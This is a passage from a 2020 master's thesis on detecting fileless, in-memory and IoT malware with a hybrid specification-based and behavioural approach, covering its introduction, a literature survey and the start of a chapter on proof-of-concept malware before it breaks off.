1-20-2020

Emerging & Unconventional Malware Detection Using a Hybrid Approach

Farhan Mahmood Babar
University of Windsor

Emerging & Unconventional Malware Detection Using a Hybrid Approach

By

Farhan Mahmood Babar

A Thesis
Submitted to the Faculty of Graduate Studies
through the School of Computer Science
in Partial Fulfillment of the Requirements for
the Degree of Master of Science
at the University of Windsor

Windsor, Ontario, Canada

2020

Emerging & Unconventional Malware Detection Using a Hybrid Approach

by

Farhan Mahmood Babar

APPROVED BY:

M. Azzouz
Department of Electrical & Computer Engineering

P. Moradian Zadeh
School of Computer Science

S. Saad, Advisor
School of Computer Science

January 20, 2020

DECLARATION OF CO-AUTHORSHIP / PREVIOUS PUBLICATION

I hereby declare that this thesis incorporates material that is a result of research conducted under the supervision of Dr. Sherif Saad (Advisor). Section 3.1, 2.1.1 and 5.1.3 of this thesis was co-authored with Sherif saad, William Briguglio and Haytham Elmiligi. In all cases, the key ideas, primary contributions, experimental designs, data analysis interpretation, and writing were performed by the author. The contribution of co-authors was primarily through providing feedback on the refinement of ideas and editing of the manuscripts.

I am aware of the University of Windsor Senate Policy on Authorship and I certify that I have properly acknowledged the contribution of other researchers to my thesis, and have obtained written permission from each of the co-authors to include the above materials in my thesis.

This thesis includes one original paper that has been previously published, as follows:

Paper	**Publication Status**
Sherif Saad, Farhan Mahmood, William Briguglio, Haytham Elmiligi, "*JSLess: A Tale of a Fileless Javascript Memory-Resident Malware*", in ISPEC 2019 - Pages 113-131	Published

I certify that I have obtained a written permission from the copyright owners to include the above published material in my thesis. I certify that the above material describes work completed during my registeration as a graduate student at the University of Windsor.

I declare that, to the best of my knowledge, my thesis does not infringe upon anyone's copyright nor violate any proprietary rights and that any ideas, techniques, quotations, or any other material from the work of other people included in my thesis, published or otherwise, are fully acknowledged in accordance with the standard referencing practices. Furthermore, to the extent that I have included copyrighted

ABSTRACT

Advancement in computing technologies made malware development easier for malware authors. Unconventional computing paradigms such as cloud computing, the internet of things, In-memory computing, etc. introduced new ways to develop more complex and effective malware. To demonstrate this, we designed and implemented a fileless malware that could infect any device that supports JavaScript and HTML5. In addition, another proof-of-concept is implemented that signifies the security threat of in-memory malware for in-memory data storage and computing platforms. Furthermore, a detailed analysis of unconventional malware has been performed using current state-of-the-art malware analysis and detection techniques. Our analysis shows that, by utilizing the unique characteristics of emerging technologies, malware attacks could easily deceive the anti-malware tools and evade themselves from detection. This clearly demonstrates the need for an innovative and effective detection mechanism. Because of the limitations of existing techniques, we propose a hybrid approach using specification-based and behavioral analysis techniques together as an effective solution against unconventional and emerging malware instances. Our approach begins with the specification development where we present the way of writing it in a succinct manner to describe the expected behavior of the application. Moreover, the behavior monitoring component of our approach makes the detection mechanism effective enough by matching the actual behavior with pre-defined specifications at run-time and alarms the system if any action violates the expected behavior. We demonstrate the effectiveness of the proposed approach by applying it for the detection of in-memory malware that threatens the HazelCast in-memory data grid platform. In our experiments, we evaluated the performance and effectiveness of the approach by considering the possible use cases where in-memory malware could affect the data present in the storage space of HazelCast In Memory Data Grid (IMDG).

DEDICATION

I dedicate this thesis to my family for their constant love and support. Especially to my parents for teaching me the importance of hard work and higher education.

To my brothers & sister for all the trust they have in me, and their belief that I can reach my dreams.

ACKNOWLEDGEMENTS

I would like to sincerely express my most profound gratitude towards my supervisor Dr. Sherif Saad, whose input helped me immensely. With his input, I was able to look at my research with a different perspective and a more critical eye.

Also, I would like to thank my fellow lab mates for the stimulating discussions during the development of this work. Last but not the least, my deepest gratitude to my family for their unconditional love, support, and belief.

TABLE OF CONTENTS

LIST OF TABLES

LIST OF FIGURES

CHAPTER 1

Introduction

1.1 Overview

A program, or a software which is executed on a computer system to fulfil the harmful intention of an attacker is usually known as malicious software or malware [43]. The malware attacks are continuously growing and becoming more sophisticated and stealthy with time [18]. In the era of edge computing, even though advancement in computing technology is making our life easier, it simultaneously introducing new ways for malware authors to develop more complex and sophisticated malware. These emerging malware presents fastest growing problems for all types of users from small households to large corporations and government bodies. The constantly expanding use of high level programming languages and software libraries provide advanced capabilities to not only develop modern applications but also enables cybercriminals to implement software that can be used to perform malicious operations. Variety of sophisticated malware such as botnet, fileless, ransomware, In-Memory and IoT malware became easier to be developed with the new feature-rich programming languages and off-the-shelf software libraries. Attackers who use unconventional tactics, they use trusted off-the-shelf and pre-installed system tools to carry out their work which makes it often difficult for the investigators to determine who is behind the malicious activity. According to a report by Malwarebytes, attackers got more creative at avoiding detection by injecting malicious code into online payment platforms and stealing information out with plugins that did more harm than good [39].

The state of the art malware detection systems use signature or dynamic/behavior based detection techniques to decide if a software is malicious or not. Signature-based detection technique detects attacks on the basis of signatures and not suitable to detect unknown and unconventional malware attacks. Behavior based overcomes the limitations of signature based by focusing on system behavior. Its been seen from the research that behavior based detection with the use of machine learning is an effective solution for malware detection. However, continuous growth of malware attacks are managed to bypass malware detection systems powered by machine learning. It gives high false positive rate and its accuracy also differs in development and production environment. Another malware detection technique which is most commonly used in Intrusion Detection System (IDS) [48] is specification-based technique which is instead of relying on machine learning, based on manually developed specifications that capture legitimate system behaviors. Specification-based approach overcomes the limitations of machine learning based detection approach by avoiding the high false alarms. By realizing the complementary nature of the strengths and weaknesses of behavior-based and specification-based malware detection techniques, we present an approach which is utilizing the strengths of both of them in a way that could mitigate the unconventional malware attacks.

1.2 Motivation

The increasing volume and variety of new malware is posing a serious security threat. According to AV-Test Security Report, 470.01 million new malware attacks were reported in the year 2015 and this number had increased to 903.14 million till the mid of year 2019 [65]. These new malware are evolving, becoming more sophisticated, and using new ways to target computer systems. Exponential growth in the development of non traditional malware which uses advance evasion techniques is one of the main concern of the security community for the last few years. Moreover, the current state-of-the-art malware analysis and detection tools are way behind the threat level of unconventional malware. In order to deal with such issues, the need for emerging and unconventional malware detection became a high priority.




Fig. 1.2.1: Malware trends reported by AV-TEST Security Report [65]

1.3 Problem Statement

With the constant development in the computing technology, hiding malware attacks from detection is becoming more easy and compact each day for malware authors. It is not clear that how severe is unconventional malware with respect to the available tools and techniques of analysis and detection. There is a need to evaluate the current state-of-the art detection and protection techniques and also to investigate the methods for malware analysis and reverse engineering. In this aspect, an effective and efficient detection mechanism is required for the mitigation and detection of emerging and unconventional malware threats.

1.4 Thesis Contribution

In summary, we make the following contributions:

- We offer a detailed study of emerging malware threats, as well as extracting the characteristics of unconventional malware by performing in-depth analysis using existing state-of-the-art malware analysis and reverse engineering techniques. The shortcomings of the existing malware analysis approaches against unconventional malware are also discussed to indicate their limitations
- To know the severity of unconventional malware threats, we develop prototypes to introduce serious security threats present in modern JavaScript/HTML5 and in-memory data storage platforms
- We propose specification-based behavior analysis technique to detect the unusual activities performed by using unconventional techniques. To the best of our knowledge, this research is the first effort to apply specification-based detection technique to detect unconventional malware attacks

1.5 Thesis Organization

The rest of the thesis is organized as follows:

- In Chapter 2, we discuss different examples of emerging malware that uses advance techniques in their development. In addition, study of traditional malware analysis and detection techniques is highlighted
- In Chapter 3, we demonstrate how unconventional and next-generation malware threats take advantage of new computing technologies
- In Chapter 4, we show the design and implementation of our approach to mitigate the risk of unconventional and emerging malware

- In Chapter 5, analysis of unconventional malware is performed using different malware analysis tools to indicate the effectiveness of existing techniques. In addition, experimental results of our implemented detection approach are illustrated by applying it on HazelCast IMDG to detect in-memory malware attack
- Finally, Chapter 6 draws the conclusion of this thesis and discusses the potential future work

CHAPTER 2

Related Works

Emerging and unconventional malware attacks have been studied from different perspectives in the literature. Recently, security researchers from industry and academia demonstrated several examples of next-generation malware threats. These malware threats represent an emerging unconventional generation of malware families that take advantages of artificial intelligence, new technologies and computing paradigms. Also, the research in this area tried to detect malicious behavior including both static and dynamic analysis techniques.

A research team from IBM demonstrated the use of artificial intelligence to engineering malware attacks [34]. In their study, the authors proposed DeepLocker as a proof of concept to show how next-generation malware could leverage artificial intelligence. DeepLocker is a malware generation engine that malware author could use to empower traditional malware samples such as WannaCry with artificial intelligence. A deep Convolutional Neural Network (CNN) was used to customize a malware attack by combining a benign application and a malware sample to generate a hybrid malware that bypasses detection by exposing (mimicking) benign behaviors. Besides that, the malware is engineered to unlock its malicious payload when it reaches a target (endpoint) with a loose predefined set of attributes. In the study, those attributes were the biometrics feature of the target such as facial and voice features. The malware uses CNN to detect and confirm target identity, and upon target confirmation, an encryption key is generated and used by the WannCry malware to encrypt the files on the target endpoint device. The encryption key is only generated by matching the voice and the facial features of the target. This means reverse engineering the malware using static analysis is not useful to recover the encryption key.

Another malware threat that take advantages of Deep Learnig was proposed by Rigaki and Garcia. In this work they used deep learning techniques to create malicious malware samples that evade detection by mimicking the behaviors of benign applications [57]. They developed a proof of concept to demonstrate how malware authors could cover the malware C&C traffic. The authors use a Generative Adversarial Network (GANs) to enable malware (e.g., botnet) to mimic the traffic of a legitimate application and avoid detection. The study showed that it is possible to modify the source code of malware to receive parameters from a GAN to change the behaviors of its C&C traffic to mimic the behaviors of other legitimate network applications, such as Facebook traffic. The enhanced malware samples were tested against the Stratosphere Linux IPS (slips) system, which uses machine learning to detect malicious traffic. The experiment showed that 63.42% of the malicious traffic was able to bypass the detection.

In 2015, Karam (INTERPOL) and Kamluk (Kaspersky lab) introduced a proof of concept distributed malware that also takes advantage of blockchain technology [29]. In 2018, Moubarak and et al. provided design and implementation of a K-ary malware (distributed malware) that takes advantages of the blockchain networks such as Etherum and Hyperledger [44]. The proposed malware is stored and executed inside blockchain networks and acts as a malicious keylogger. While detecting a K-ary malware is an NP-hard problem[14], it is also complicated to implement a K-ary malware. However, Mubarak's works demonstrated the simplicity of K-ary malware development by taking advantage of blockchain technology as distributed and decentralized network.

In [74], Zhang-Kennedy et al. discussed the ransomware threat in IoT and how a self-spreading ransomware could infect an IoT ecosystem. The authors pointed out that the ransomware will mainly lock down IoT devices and disable the essential functions of these devices. The study focused on identifying the attack vectors in IoT, the techniques for ransomware self-spreading in IoT, and predicting the most likely class of IoT applications to be a target for ransomware attacks. Finally, the authors identified the techniques the ransomware could apply to lock down IoT devices. In this study, a proof of concept IoT ransomware was developed to infect an IoT prototype system built using Raspberry. One interesting aspect in this study is the need for collaboration or swarming behavior in IoT ransomware, where the IoT ransomware will spread as much as possible and then lock down the devices, or lock down the devices and then spread.

Some researchers from FORTH in Greece developed a framework (MarioNet) as a proof of concept that presents an unconventional method to hijack browser without the userś knowledge [52]. Their work introduced the threat of HTML5 APIś to remotely control the visitor's browsers to abuse its resources for unwanted activities. The authors analyzed the security aspects, access policies, permissions and threat vectors that are open in HTML5 features and utilized them in their proposed framework. They explained that, by maintaining an open connection to a command & control server, the malicious actor can instruct the infected browsers to launch a powerful Distributed Denial of Service (DDoS) attack by connecting to a specific internet host. Some other attack vectors such as Cryptocurrency Mining, Distributed Password Cracking, Malicious or Illegal Data Hosting etc. are also mentioned.

Miller and Valasek developed a proof-of-concept for malicious code that infects connected cars and lockdown key functions [41]. For instance, the authors demonstrated the ability for the malicious code to control the steering wheel of a vehicle, disable the break, lock doors, and shut down the engine while in motion. Behaving as ransomware, this real example of malware that locks and disables key features in IoT systems (e.g. connected cars) could have life threatening consequences if the ransom is not paid. The study explained a design flow in the Controller Area Network (CAN) protocol that allows malicious and crafted CAN message to be injected into the vehicle CAN channel by a compromised mobile phone that is connected to the vehicle entertainment unit. It was reported that for some vehicles only the dealership could restore and patch the vehicle to prevent this attack.

2.1 Unconventional Malware Types

To develop more complex and sophisticated malware, attackers started utilizing the new computing paradigms and technologies such as cloud computing, the internet of things, big data, in-memory computing, and blockchain [61]. These advance computing paradigms introduced new ways that could be misused by malware authors to perform malicious activities having the ability to evade themselves from anti-malware tools. Because of using advance evasion techniques, these attacks are able to infect and compromise a target system without leaving a trace, and reverse engineering is nearly impossible for such malware attacks. Some of the advance unconventional malware types are discussed below.

2.1.1 Fileless Malware

Fileless malware is a new class of the memory-resident malware family that successfully infects and compromises a target system without leaving a trace on the target filesystem or second memory (e.g., hard drive). Fileless malware infects the target's main-memory (RAM) and executes its malicious payload. Fileless malware is not just another memory-resident malware. To our knowledge, Fred Cohen developed the first memory-resident malware (Lehigh Virus) in the early 80s. This usually leads some researchers to believe that fileless malware is not a new malware threat but only a new name for an old threat. However, this is not true, fileless malware has some distinguishing properties. First, malware attacks require some file infection or writing to the hard drive, this includes traditional memory resident malware. Fileless malware infection and propagation does not require writing any data to the target device filesystem. However, it is possible that the malicious payload (e.g., the end goal) of the fileless malware writes data to the hard drive, for example, a fileless ransomware, but again the ransomware propagation and infection are fileless. The second key property of fileless malware is that it depends heavily on using benign software utilities and libraries already installed on the target device to execute the malicious payload. For instance, a fileless ransomware will use cryptographic library and APIs already installed on the target to complete its attack rather than installing a new cryptographic libraries or implement its own.

There are other unique properties of fileless malware, but the most important ones are the fileless infection approach and the use of benign utilities and libraries of the compromised machine to execute the malicious payload. Those two properties of fileless malware make it an effective threat in evading and bypassing sophisticated anti-malware detection systems. This is because most anti-malware relies on scanning the compromised filesystem to detect malware infections. Also, because fileless malware use legitimate software utilities and programs to attack computer systems, it is challenging for anti-malware systems that use dynamic analysis to detect fileless malware. Moreover, being fileless is an anti-forensics technique, since it does not leave any trace after the attack is complete, it is tough for forensics investigator to reverse engineer the malware.

Fileless malware attacks and incidents are already observed in the wild compromising large enterprises. According to KASPERSKY lab, 140 enterprises were attacked in 2017 using fileless malwares [19]. Ponemon Institute reported that 77% of the attacks against companies use fileless techniques [9]. Also, CYREN recently reported that during 2017 there was over 300% increase in the use of fileless attacks. Moreover, they expected that the new generation of Ransomware would be fileless [38]. This expectation proved to be correct when TrendMicro reported the analysis of SOREBRECT Ransomware, the first fileless ransomware attack in the wild [66]. However, we think that it is inaccurate to describe SOREBRECT Ransomware as fileless malware, since it places an executable file on the compromised machine which injects the malicious payload into a running system process. Then, it deletes the file and any trace on the system logs using a self-destruct routine. Because the infection and the injection of SOREBRECT Ransomware requires placing files on the compromised host, we do not think it is a true fileless malware. Moreover, deleting the files is not enough to hide the trace, file carving techniques could be used to recover the deleted files.

Another common trend in developing fileless malware is the use of Microsoft PowerShell. PowerShell is a command-line shell and scripting language that allows system administrators to manage and automate tasks related to running process, the operating system, and networks. It is pre-installed by default on new Windows versions and it can be installed on Linux and MacOS systems. PowerShell is a good example of a benign and powerful system utility that could be used by fileless malware. Several reports by anti-malware vendors discussed how malware authors take advantages of PowerShell to develop sophisticated fileless malware [40].

2.1.2 In-Memory Malware

In-memory computing and in-memory data stores is on the rise because of the growing demand for faster processing and analytics on big data. Storing the data in memory provides super-fast access to data. In recent years, many organizations started relaying on in-memory computing to build scalable and responsive real-time applications. Many in-memory data computing platforms such as HazelCast, Redis, Apache Spark etc. gives the ability to store the data in memory. Even though the new data storage and computing technology gives better results, at the same time, the critical information of the users is at risk. Attackers are continue to seek new ways to compromise data stored in the memory because valuable information stays in the memory for a long time before persistent storage. As advance malware are emerging and vulnerabilities are exploited, in-memory computing technology can be threatened. A fileless malware can present severe and aggressive attack by running an in-memory ransomware that can encrypt the data present in the memory [61]. In addition, the in-memory computing environments allows to run computing tasks by running custom code and scripts that make these platforms vulnerable to malicious code injection attacks.

In 2018, an attack was reported on Redis server which contained malicious code that downloaded a cryptominer executable file and ran it with a basic evasion technique to infect publicly available Redis servers [27]. This malware was named as RedisWannaMine, it demonstrates a worm-like behavior combined with advanced exploits to increase the attackers infection rate. This malware uses a script to find a vulnerable server and launches the infection process. MongoDb Ransomware is another example of in-memory malware attacks where different group of hackers taken control of over 10,000 database instances by taking advantage of the databases that have been mis-configured and left open [31]. Attackers steal or encrypt the data after logging into the open database and demands for Bitcoin ransom payment.

2.1.3 Malware in IoT Devices

The Internet of Things (IoT) is an environment of intelligently connected devices and systems that have the ability to communicate over a network without requiring human interaction [53]. The IoT environment is advantageous and provide convenience to the users. However, because most of the IoT devices are connected with internet, it is an appealing platform for modern and sophisticated malware. In a report, HP mentioned that 70% of Internet of Things devices vulnerable to attack because of password security and encryption issues [24]. Ransomware is one of the most serious security threats present in IoT devices. IoT Ransomware can mainly lock down the IoT devices and disable the essential functions. IoT Ransomware can mainly lock down the IoT devices and disable the essential functions.

Zhang-Kennedy et al. [8] discussed the ransomware threat in IoT and how a self spreading ransomware could infect an IoT ecosystem. The authors pointed out that the ransomware will mainly lock down IoT devices and disable the essential functions of these devices. The study focused on identifying the attack vectors in IoT, the techniques for ransomware self spreading in IoT, and predicting the most likely class of IoT applications to be a target for ransomware attacks. Finally, the authors identified the techniques the ransomware could apply to lock down IoT devices.

2.2 Malware Analysis Techniques

The threat of emerging and unconventional malware attacks is continuously growing which has prompted the focus of researchers towards analysing and mitigating these new malware variants. Malware analysis is required to develop an effective solution for malware detection. Analysis of malware gives the ability to understand how a specific piece of malware behaves so a proper defense mechanism can be built to protect against that kind of malware. Malware analysts use a wide range of malware analysis and forensics techniques to see the comprehensive view of malware. Typically, these techniques mainly classified as static and dynamic [11].

2.2.1 Static Analysis

Static analysis approach provides associated metadata by analyzing the malware binary without executing it. This analysis approach might not reveal all the required information, but it can provide interesting information that helps in determining where to focus the subsequent analysis efforts. It is performed by examining the malicious code and provides interesting facts about the malware such as fingerprinting, header information, packer detection, strings and import functions etc.

The drawback of this approach is that it is unable to detect obfuscated and polymorphic malware specimens. In addition, it is rather difficult to perform because the malicious source code is not usually available especially in the case of unconventional malware such as Fileless or in-memory malware it is hard to get access to the code. Furthermore, static analysis can be extremely cumbersome because malware authors often use code obfuscation techniques such as compression, encryption, self-modification to evade analysis and de-compilation [71].

Static analysis usually covers the following steps during the analysis of a malware specimen:

2.2.1.1 Determining the file type

During the analysis, it is important to identify the file type of the suspect binary to extract the malware's target operating system. File type can be identified either by manual way or by using the tools. On Windows operating system, *CFF Explorer* [50] is a useful tool for inspecting the executable files and extracts the information about file type, internal structure, and resources. Other than this tool, python-magic module can be used to determine the file type in Python language.

2.2.1.2 Fingerprinting the malware

Fingerprinting also known as signature of a malware that involves generating a cryptographic hash value for the suspect binary. It helps in uniquely identifying a malware specimen during the analysis and it also uses as an indicator of malware type. Different tools can be used to generate file hashes such as *hashMyFiles* [49] is a hash generator tool for Windows that generates hash values for single or multiple files. It is also possible to generate file hashes using the *hashlib* [2] module in Python.

2.2.1.3 Multiple Anti-virus Scanning

To determine whether malicious code signature is already generated for the suspect file or not, multiple anti-virus scanning can be helpful. File signature can provide addition information about the file that can help in investigation and can reduce the analysis time [42]. *VirusTotal* is a well-known web-based malware scanning tool that allows to scan a file or a website [5]. It provides detailed scan report after scanning it by a number of anti-virus engines.

2.2.1.4 Determining File Obfuscation

Malware authors uses obfuscation or encryption techniques to hide the inner working of the malware from malware analysts and security researchers. This technique makes the reverse engineering and analysis process difficult but some tools might be helpful during the static analysis process to decode the obfuscated file. *Exeinfo PE* [6] is a tool for Windows operating system that helps to know how to unpack the obfuscated malware code.

2.2.2 Dynamic Analysis

Dynamic analysis gives the ability to monitor the malware binaries characteristics by executing them in an isolated environment such as Virtual Machine (VM), emulator or simulator. This approach has resolved the problems faced during static analysis by performing the dynamic analysis which includes executing it in a controlled environment and monitoring various run-time activities like registry changes, network activities, file system changes etc [71]. Furthermore, it is difficult to evade detection for obfuscated and polymorphic malware from dynamic analysis.

This technique has some limitations as well such as dynamic analysis is time intensive and resource consuming task [72]. Another drawback is that only a single malware can be executed at a time for analysis. Furthermore, advance malware behaves differently if they detect they are being monitored in a virtual machine and do not show any malicious activity [63].

Following are some of the monitoring activities that can be carried out during the dynamic analysis when the malware specimen is executed:

2.2.2.1 Process Monitoring

Process monitoring helps in examining the processes running on the system during the malware execution. Various tools are used to investigate the processes, *Process Hacker* [20] is an open source tool that provides detailed information about newly created processes and their attributes. It is also helpful in exploring the services, network connections, disk activities etc. Another well-known tool for Windows operating system is *Process Monitor* [4] that also shows real-time processes interaction with file system, registry, and thread activity [42]. Processes can also be monitored with Python, *Noriben* is a Python Script that comes with various functions to collect, analyze and report run-time indicators of the malware.

2.2.2.2 File System Monitoring

It involves monitoring the real-time file system activity to determine if any file created, deleted or updated during the malware execution. It also consider the interception of System API calls with file system. Correlate file system activity with process activity and digital trace evidence such as dropped executable, driver modules, hidden files, and anomalous text or binary files [1].

2.2.2.3 Network Monitoring

To determine the network based indicators, it is required to capture the network traffic generated during the malware execution that helps in understanding the communication channel used by malware [42]. *Wireshark* [3] is a packet sniffer tool that helps in monitoring the network traffic. It has a rich feature set including deep protocols inspection, multi-platform support, decryption support for many protocols and many more [51].

Lim et al. [36] proposed a malware detection technique by analyzing network traffic generated when the malware communicates with a malicious C&C server such as in the case of botnet or ransomware. The proposed technique extracts a set of features from network flows to present a flows sequence. The authors used different sequence alignment algorithms to classify malware traffic. They reported an accuracy above 60% when analyzing malware traffic in a real network environment.

2.2.3 Memory Based Analysis

Alternatively, memory-based analysis is another approach that captures the full system behavior and allows to reconstruct the system states from memory. This approach is getting popularity in malware detection as it provides useful information present in the dumped memory. Memory based analysis is important when we do not have access to the malware sample or malicious code, such as, fileless and in-memory malware executes their malicious operations in Volatile memory, So, capturing and analysing the memory image of the infected system can provide some useful information about the behavior of the malware post-infection. Both free and commercial tools can be used that allows to acquire the memory dump to perform analysis. *FTK Imager* and *Belksoft RAM Capture* are well-known tools that allows to perform memory dump acquisition and analysis, and works with both 32 and 64 bit machines. Volatility is another famous open source memory analysis framework in Python and supports various operating systems (Windows, macOS, Linux). With memory analysis, different information can be extracted such as active/running processes, network connections, services, loaded libraries or dll's, and registry entries etc.

Where memory based analysis gives the ability to extract the useful artifacts present in the memory, some limitations and issues are also there. Data present in the main memory is not permanent and could be lost if the critical data is not acquired before the target system restarts or turns off. Acquiring the accurate memory dump is a biggest challenge as sometimes memory acquisition can results into a damaged or corrupted memory dump and cannot be analysed because of the either damaged or missing data structure. This problem is due to issues with the acquisition software or sometimes may be the fault of the operator. Another issues with this analysis technique is unsupported memory structures across operating systems. For example, the memory dump captured from Windows operating system cannot give all the artifacts while analyzing on Linux or Mac operating system.

2.3 Malware Detection Techniques

Malware authors always try to use advance techniques to deceive the anti-malware tools. The effectiveness and efficiency of anti-malware tools depends on the techniques used by them. With the rapid progression of malware development techniques, malware detection tools also use various techniques to avoid the catastrophic effects of malware attacks. Most commonly used malware detection techniques are described below:

2.3.1 Signature-based Technique

Signature based detection approach is useful in the detection of known malware because this technique depends on the unique signature of the malware to identify which family this malware belongs to. This approach is most widely used in many malware detectors but it is unable to detect unknown malware. Advance malware attacks apply polymorphic techniques which can change their signatures. New malware can not be detected with this method because their signatures are not developed at this stage. The other disadvantage of this approach is that, it is susceptible to evasion as it can be easily evaded by the hackers using simple encryption, compression or obfuscation techniques.

S. Yoon et al. proposed a method to generate unique signatures for malicious Javascripts [73]. The authors used content-based signature generation techniques and utilized the Term Frequency - Inverse Document Frequency (TF-IDF) and Balanced Iterative Reducing and Clustering with Hierarchies methods to generate the conjunction signatures for Javascripts [73]. Although, signature-based analysis can help in detecting several malicious behaviours, the work in [73] is based on the assumption that the attack type of the input Javascripts is known, which is not always a practical assumption in real-life environments.

Naeem et al. proposed a static analysis technique to detect IoT malware [46]. The proposed technique converts a malware file to a grayscale image and extracts a set of visual features from the malware image to train an Suuport Vector Machine (SVM) classifier that could distinguish between malware families using visual features. Using a dataset of 9342 samples that belong to 25 malware families, they reported 97.4% accuracy.

2.3.2 Anomaly Detection Technique

This technique is not susceptible to the shortcomings of signature-based detection and monitors what a program does while running rather than just considering the static characteristics. A behavior-based detector determines whether a program is malicious by inspecting its activities at run time. The main goal of behavior-based techniques is to predict the future behaviour of the system in order to deny any unexpected behaviors. This technique contains two phases where first phase involves monitoring the events and behavior to generate profiles by learned behavior and the second phase is the detection phase where the generated profile is compared against the running behavior and differences are flagged as potential attacks. The technique focuses on the actual dynamics of the malware execution by monitoring the dynamic behaviour of malicious activity rather than its static characteristics.

Where this technique comes with a solution to detect unknown or zero day malware attacks, at the same time, it also have some disadvantages. It needs to keep updating the data describing the behavior of the system, it needs more resources such as CPU time, memory and disk space etc. In Addition, non-availability of promising False Positive Ratio (FPR) and also high amount of scanning time are the main disadvantages of these behavior based malware detection methods [16].

Some dynamic/behavior analysis approaches has been studied for malware detection. Omind and Nathan proposed a behavioral-based malware detection method using a deep belief network [13]. The proposed method collected data about malware behaviors from a sandbox environment. The collected data are API calls, registry entries, visited websites, accessed ports, and IP addresses. Then using a deep neural network of eight layers, it generates malware signatures. These signatures could be used to train malware detectors. In their experiments, they reported up to 95.3% detection accuracy with a malware detector utilizing the SVM algorithm.

Kilgallon et al. applied machine learning and dynamic malware analysis [33]. The proposed technique gathers register value information and API calls made by the monitored malware binaries. The collected information is stored in vector structures and analyzed using a value set analysis method. Then, they used a linear similarity metric to compare unseen malware to known malware binaries. Their experiment showed that the proposed technique could detect malware with an accuracy up to 98.0%.

2.3.3 Specification-based Technique

It is the derivative of behavior-based detection that tries to overcome the typical high false alarm rate associated with it [58]. This technique monitors the program execution and detects if there is any deviation of their behavior from the defined specifications, rather than detecting the occurrence of specific attack patterns. This technique is almost similar to behavior based detection which uses the machine learning approaches to train the model with intended behavior of the application but the difference is that instead of relying on machine learning techniques, it is based on manually developed specifications that capture legitimate system behavior [58]. The advantage of this technique is that it can detect both known and unknown malware instances and the level of false positive is low with this detection approach.

Tseng et al.[67] proposed a specification-based Intrusion Detection System (IDS) to detect attacks on Ad hoc On-Demand Distance Vector (AODV). In their approach, they extracted the correct AODV routing behavior and described the specifications using finite state machines. In their specifications, they specify the rules to restrict the way the messages are exchanged by the network nodes. Distributed network has been monitored in their experiments to detect run-time violation of the specifications.

The work described in [30] introduced a specification-based methodology to detect the exploitation of SQL injection vulnerabilities. They defined the syntactic structure of SQL queries in their specifications and monitors the application to detect the queries that are in the violation of the specifications. They evaluated their approach by executing 2,450 queries, 420 of which were poisoned with SQL injection attacks. Their experiments illustrates that specification-based approach is efficient in practice and effective with 0% False positive and negative rate in case of detecting SQL injections.

Another research shows that the combination of specification-based technique with anomaly-based detection approach gives more effective results against network intrusion detection [62]. Their specifications are based on extended finite state automate (EFSA) to derive the gateway's behavior at the IP protocol layer. With the use of specification-based techniques, they simplifies the problem of feature selection. Then statistical machine learning is applied over the derived specifications to detect the anomalies on the network. In their experiments, they detected all of the probing and denial-of-service attacks with lower false alarm rate.

CHAPTER 3

Unconventional Malware Development

In this chapter, we demonstrate that how unconventional and next-generation malware can take advantage of advance computing paradigms. We show that malware authors can develop complex and sophisticated malware with less effort. In our work, we explore different kinds of vulnerabilities in modern web browsers and in-memory data computing and storage platforms. In addition, we show the design and implementation of a fileless malware which is taking advantage of powerful capabilities of JavaScript & HTML5 APIs to misuse them for controlling a visitor's browser and abusing its resources for malicious purposes without leaving a file on the target system. Furthermore, a proof-of-concept of an in-memory malware is presented that exploits the vulnerabilities in an in-memory data computing platform to infect the valuable data stored in the memory. Various in-memory infection scenarios are illustrated in our proof-of-concept to show how it can launch wide variety of stealthy attacks on in-memory data grids.

3.1 JSLess: Fileless JavaScript Memory-resident Malware

